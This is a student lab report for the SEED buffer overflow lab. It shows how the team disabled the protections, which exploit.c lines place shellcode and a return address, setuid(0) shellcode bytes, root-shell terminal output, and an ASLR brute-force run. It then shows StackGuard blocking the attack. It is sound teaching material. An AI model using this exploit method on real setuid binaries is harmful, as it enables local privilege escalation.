

Computer System Security Assignment 1

Buffer Overflow Vulnerability Lab

Team – 19
Arjun Katneni
Sonam Ghatode

Table of Contents

S. No.	Topic	Page
1	Introduction	3
2	Turning Off Address Space Randomization	3
3	Turning Off Stack Guard Protection	3
4	Making the stack executable	4
5	Configuring /bin/sh for Ubuntu 16.04	4
6	Task 1: Running Shell Code	4
7	The Program	4
8	Task 2: Exploiting the vulnerability	5
9	Task 3: Defeating Dash's Countermeasure	8
10	Task 4: Defeating Address Randomization	9
11	Task 5: Turn on the StackGuard Protection	11
12	Task 6: Turn on the non-executable stack protection	12
13	Codes Used	13
14	References	18

❖ Introduction:

Buffer Overflow can be more than a mistake, it can be a vulnerability that a hacker with bad intentions can exploit. Basic buffer overflow occurs when a non-efficient program while writing data to a buffer, writes beyond the allocated space on buffer. The attacker uses this vulnerable program and gets the control of the system by executing shellcode on the buffer by over writing the buffer.


We illustrate the attack in both Ubuntu 16.0 and Ubuntu 12.0 with screenshots.

Outline of the attack:

- Removing security features:
 1. Address Space Randomization
 2. StackGuard Protection
 3. Non-Executable Stack
 4. Configuring /bin/sh
- Running Shellcode:
- Creating Vulnerable Program
- Exploiting the vulnerability
- Effect of countermeasures
- Attack with countermeasures turned on

❖ Turning off Address Space Randomization:

This security feature randomizes the address space location of a process's data area. This randomly arranges positions of stack, heap, program start point and libraries of a process making it difficult to find the location of stack in our case to inject shellcode. This is included in linux from 2005.



The screenshot shows a terminal window titled "seedubuntu [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[10/06/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/06/19]seed@VM:~$
```

❖ Turning off Stack Guard Protection:

This adds a canary value to the stack, which shows that the previous buffer has been overflowed when a buffer overflow happens and eventually terminates the execution of the program in our case.

Hence, we turn this off every time we compile it before executing the program.

❖ Making the stack executable:


This is a protection added to GCC called *ASCII armoring* where a Null Byte(0x00) is added to the addresses, mostly in the first 0x01010101 bytes of memory, which makes it impossible to execute the program. However this can be overthrown by overflowing Null Bytes into stack, or when a program is more than 16 MiB(16.7772 Megabytes).

❖ Configuring /bin/sh for Ubuntu 16.04:

As we illustrate the project both in ubuntu 16.04 and 12.04. The dash shell in Ubuntu 16.04 does not execute if found a Set UID process. Hence to run the program which in our case is a Set UID program we link another shell (ZSH) to the actual shell(sh) in ubuntu 16.04.


❖ Task 1: Running Shell Code:

We compile and run the shell code.



```
seedubuntu [Running] - Oracle VM VirtualBox
Terminal
[10/06/19]seed@VM:~$ gcc -z execstack -o shellprog shellprog.c
[10/06/19]seed@VM:~$ ./shellprog
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

We can see the zsh shell instead of sh.



```
seedubuntu [Running] - Oracle VM VirtualBox
Terminal
[10/06/19]seed@VM:~$ gcc -z execstack -o shellprog shellprog.c
[10/06/19]seed@VM:~$ ./shellprog
$ abcdef
zsh: command not found: abcdef
$
```

❖ The Program:

As we saw, one of the main reasons for stack is to return control after execution, and to store return address. We use this function to exploit. And we do this by using the vulnerability in the program. Following are the statements in the program that are vulnerable:

```
Char buffer[24];
Strcpy (buffer, str);
```

As we know stack grows from higher address to lower address, this indicates main() lies above function() (bof() in our case) and executes first. Hence we introduce a bad file of 517 bytes which is larger than the assigned size i.e 24 bytes which causes the buffer to overflow as strcpy does not validate the length, making our attack possible.

And we do this by calling the function in the main():

```
main ()
{
char str[517];
FILE*badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof (str);
}
```


❖ Task 2: Exploiting the vulnerability:

❖ In SEEDUbuntu 12.04:

The provided file *exploit.c* generates the *badfile* required to exploit the vulnerability in the program *stack.c*. To exploit this vulnerability, we added following code to the file after the statement *memset(&buffer, 0x90, 517);*

```
memcpy(&buffer[36], "\xa4\xfl\xff\xbf", 4);           -----2.1
memcpy(&buffer[200], shellcode, strlen(shellcode));   -----2.2
```

Statement 2.1 is added after trying all the addresses where return address can be loaded. Assuming the following stack frame, we started the guessing:



In our case, we tried loading buffer's 28th byte with desired address, core got dumped, then we tried +4bytes i.e. 32nd byte, core got dumped again. We added 4 bytes more i.e. 36th byte, we got the shell. We

added 4 bytes after every segmentation because in 32-bit machines, variables are stored as 4 bytes variables in stack.

```

0x080484af <+12>:    mov     $0x80485f0,%edx
0x080484b4 <+17>:    mov     $0x80485f2,%eax
0x080484b9 <+22>:    mov     %edx,0x4(%esp)
0x080484bd <+26>:    mov     %eax,(%esp)
0x080484c0 <+29>:    call   0x80483c0 <fopen@plt>
0x080484c5 <+34>:    mov     %eax,0x21c(%esp)
0x080484cc <+41>:    lea     0x17(%esp),%eax
0x080484d0 <+45>:    mov     0x21c(%esp),%edx
0x080484d7 <+52>:    mov     %edx,0xc(%esp)
0x080484db <+56>:    movl    $0x205,0x8(%esp)
0x080484e3 <+64>:    movl    $0x1,0x4(%esp)
0x080484eb <+72>:    mov     %eax,(%esp)
0x080484ee <+75>:    call   0x8048370 <fread@plt>
0x080484f3 <+80>:    lea     0x17(%esp),%eax
0x080484f7 <+84>:    mov     %eax,(%esp)
0x080484fa <+87>:    call   0x8048484 <bof>
0x080484ff <+92>:    movl    $0x80485fa,(%esp)
0x08048506 <+99>:    call   0x8048390 <puts@plt>
0x0804850b <+104>:   mov     $0x1,%eax
0x08048510 <+109>:   leave  0(%esp)
0x08048511 <+110>:   ret

End of assembler dump.
(gdb) b *0x080484af
Breakpoint 1 at 0x080484af
(gdb) r
Starting program: /home/seed/Downloads/stack

Breakpoint 1, 0x080484af in main ()
(gdb) i r $esp
esp                0xbffff140      0xbffff140
(gdb) █

```

After return address, the shell code can be loaded anywhere after return code, just for reference, we got the address of esp after assembly instruction `sub $0x220, %esp` i.e. **0xbffff140** and added 100 (decimal, 64 in hex) to it as shell code address, which came out as **0x0bffff1a4**. While loading it to memory, it is loaded as hexadecimal “\xa4\xff\xfb”. Logically, shell can be loaded anywhere after the address specified because the buffer is loaded with “0x90” i.e. **NOP instruction** (which basically does nothing and transfers the control forward till it finds an instruction for some operation or end of string character). We then loaded buffer at 36th byte i.e. the return address with **0x0bffff1a4**.

In *statement 2.2*, we loaded buffer with shellcode at 200th byte. Since apart from 4 bytes of return address, the buffer is loaded with nop instruction, we will face no problem in exploiting the vulnerability.

Following is the screenshot of successful exploit of the vulnerable program *stack.c* in SEEDUbuntu 12.04:

```

Terminal
[10/04/2019 10:20] seed@ubuntu:~/Downloads$ gcc -o exploit exploit.c
[10/04/2019 10:20] seed@ubuntu:~/Downloads$ gcc -fno-stack-protector -z execstack -o stack stack.c
[10/04/2019 10:20] seed@ubuntu:~/Downloads$ ./exploit
[10/04/2019 10:20] seed@ubuntu:~/Downloads$ ./stack
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
$ █

```

❖ In SEEDUbuntu 16.04:

The provided file *exploit.c* generates the *badfile* required to exploit the vulnerability in the program *stack.c*. To exploit this vulnerability, we added following code to the file after the statement *memset(&buffer, 0x90, 517);*


```
memcpy(&buffer[36], "\xcc\xeb\xff\xbf", 4);           -----2.3
memcpy(&buffer[200], shellcode, strlen(shellcode));   -----2.4
```

Statement 2.3, we again followed the same as we did in SEEDUbuntu 12.04, we tried loading buffer's 28th byte with desired address, core got dumped, then we tried +4bytes i.e. 32nd byte, core got dumped again. We added 4 bytes more i.e. 36th byte, we got the shell. We added 4 bytes after every segmentation because in 32-bit machines, variables are stored as 4 bytes variables in stack.

After return address, the shell code can be loaded anywhere after return code, just for reference, we got the address of esp after assembly instruction *sub \$0x220, %esp* i.e. **0xbfffeb68** and added 100 (decimal, 64 in hex) to it as shell code address, which came out as **0x0bffffebcc**. While loading it to memory, it is loaded as hexadecimal **"\xcc\xeb\xff\xbf"**. Logically, shell can be loaded anywhere after the address specified because the buffer is loaded with **"0x90"** i.e. **NOP instruction** (which basically does nothing and transfers the control forward till it finds an instruction for some operation or end of string character). We then loaded buffer at 36th byte i.e. the return address with **0x0bffffebcc**.

In *statement 2.2*, we loaded buffer with shellcode at 200th byte. Since apart from 4 bytes of return address, the buffer is loaded with nop instruction, we will face no problem in exploiting the vulnerability.

Following is the screenshot of successful exploit of the vulnerable program *stack.c* in SEEDUbuntu 16.04:



```
Terminal File Edit View Search Terminal Help 1:19 PM
[10/04/19]seed@VM:~/Downloads$ gcc -o exploit exploit.c
[10/04/19]seed@VM:~/Downloads$ gcc -z execstack -fno-stack-protector -o stack stack.c
[10/04/19]seed@VM:~/Downloads$ sudo chown root stack
[10/04/19]seed@VM:~/Downloads$ sudo chmod 4755 stack
[10/04/19]seed@VM:~/Downloads$ ./exploit
[10/04/19]seed@VM:~/Downloads$ ./stack
# whoami
root
# exit
[10/04/19]seed@VM:~/Downloads$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


❖ Task 3: Defeating Dash's Countermeasure:

As explained in the Lab pdf, the dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. One approach to defeat this countermeasure is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system, which we did at the start. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We achieved this by invoking `setuid(0)` before executing `execve()` in the shellcode.

While instruction `setuid(0);` was commented, the uid came as 1000 as opposed to the time when it was not commented, uid came as 0(root).

In the following screenshot, *dashtest.c* is compiled and run first without **`setuid(0);`** instruction, after running, uid is 1000. It is then compiled with **`setuid(0);`** instruction, giving uid as 0(root).

```
[10/06/19]seed@VM:~$ gcc -o dashtesh dashtest.c
[10/06/19]seed@VM:~$ ./dashtesh
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[10/06/19]seed@VM:~$ vi dashtest.c
[10/06/19]seed@VM:~$ gcc -o dashtesh1 dashtest.c
[10/06/19]seed@VM:~$ ./dashtesh1
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[10/06/19]seed@VM:~$ gcc -o dashtesh1 dashtest.c
[10/06/19]seed@VM:~$ sudo hown root dashtesh1
sudo: hown: command not found
[10/06/19]seed@VM:~$ sudo chown root dashtesh1
[10/06/19]seed@VM:~$ sudo chmod 4755 dashtesh1
[10/06/19]seed@VM:~$ ./dashtesh1
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

After updating the shellcode variable in *exploit.c* with:

"\x31\xc0"	/* Line 1: xorl	%eax,%eax	*/
"\x31\xdb"	/* Line 2: xorl	%ebx,%ebx	*/
"\xb0\xd5"	/* Line 3: movb	\$0xd5,%al	*/
"\xcd\x80"	/* Line 4: int	\$0x80	*/

as specified in the pdf, we got the root in shell. Following is the screenshot for the same:


```

[10/06/19]seed@VM:~/Downloads$ gcc -o exploit exploit.c

[10/06/19]seed@VM:~/Downloads$ gcc -fno-stack-protector
-z execstack -o stack stack.c
[10/06/19]seed@VM:~/Downloads$ sudo chown root stack
[10/06/19]seed@VM:~/Downloads$ sudo chmod 4755 stack
[10/06/19]seed@VM:~/Downloads$ ./exploit
[10/06/19]seed@VM:~/Downloads$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
# █

```

The instructions which were asked to add set the uid to root's uid i.e. 0. Before adding these instructions, the shell which was popping was of uid 1000, not the highest privilege. But the shell that popped after adding these instructions was root's shell.

❖ Task 4: Defeating Address Randomization:

The previous tasks were done when address randomization was turned off by the command:

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

To counter stack smashing, the address of the memory to which the program will load is randomized. Because of the address randomization, it became difficult for the attacker to exploit the vulnerability. But it was still possible to guess an address and brute force. With the script provided in the lab pdf, we tried defeating the address randomization.

To enable the address randomization, we used the following command:

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

In SEEDUbuntu 12.04, the brute force attack took over 13 hours to get successful, hence significantly increasing the time for the attacker. Following is the screenshot for the same:

```
SEED Ubuntu 12.04 [Running] 6:01 AM Seed
./brute.sh: line 15: 8115 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803769 times so far
./brute.sh: line 15: 8117 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803770 times so far
./brute.sh: line 15: 8119 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803771 times so far
./brute.sh: line 15: 8121 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803772 times so far
./brute.sh: line 15: 8123 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803773 times so far
./brute.sh: line 15: 8125 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803774 times so far
./brute.sh: line 15: 8127 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803775 times so far
./brute.sh: line 15: 8129 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803776 times so far
./brute.sh: line 15: 8131 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803777 times so far
./brute.sh: line 15: 8133 Segmentation fault (core dumped) ./stack
781 minutes and 38 seconds elapsed.
The program has been running 803778 times so far
$
```


However, in SEEDUbuntu 16.04, the brute force attack took just 12 minutes and 14 seconds to be successful. With the increase in speed of processor, it became easier to brute force. Following is the screenshot for the same:

```
SEEDUbuntu [Running] 3:04 PM
Terminal File Edit View Search Terminal Help
The program has been running 336716 times so far
./test.sh: line 15: 22071 Segmentation fault ./stack
12 minutes and 14 seconds elapsed.
The program has been running 336717 times so far
./test.sh: line 15: 22072 Segmentation fault ./stack
12 minutes and 14 seconds elapsed.
The program has been running 336718 times so far
./test.sh: line 15: 22073 Segmentation fault ./stack
12 minutes and 14 seconds elapsed.
The program has been running 336719 times so far
./test.sh: line 15: 22074 Segmentation fault ./stack
12 minutes and 14 seconds elapsed.
The program has been running 336720 times so far
./test.sh: line 15: 22075 Segmentation fault ./stack
12 minutes and 14 seconds elapsed.
The program has been running 336721 times so far
$
```


❖ Task 5: Turn on the StackGuard Protection:


The program *stack.c* is then compiled without *-fno-stack-protector* option. When we tried to run the vulnerable program, this time, however, the processor detected the stack smashing and dumped the core, proving the usefulness of the StackGuard. Following is the screenshot of compiling the *stack.c* without *-fno-stack-protector* after turning off the address randomization:

In SEEDUbuntu 12.04:



```
[10/05/2019 08:17] seed@ubuntu:~/Downloads$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[10/05/2019 08:29] seed@ubuntu:~/Downloads$ ./exploit
[10/05/2019 08:29] seed@ubuntu:~/Downloads$ gcc -z execstack -o stack stack.c
[10/05/2019 08:29] seed@ubuntu:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[10/05/2019 08:29] seed@ubuntu:~/Downloads$
```


In SEEDUbuntu 16.04:



```
SEEDUbuntu [Running]
[10/04/19] seed@VM:~/Downloads$ gcc -z execstack -o stack stack.c
[10/04/19] seed@VM:~/Downloads$ sudo chown root stack
[10/04/19] seed@VM:~/Downloads$ sudo chmod 4755 stack
[10/04/19] seed@VM:~/Downloads$ ./exploit
[10/04/19] seed@VM:~/Downloads$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/04/19] seed@VM:~/Downloads$
```

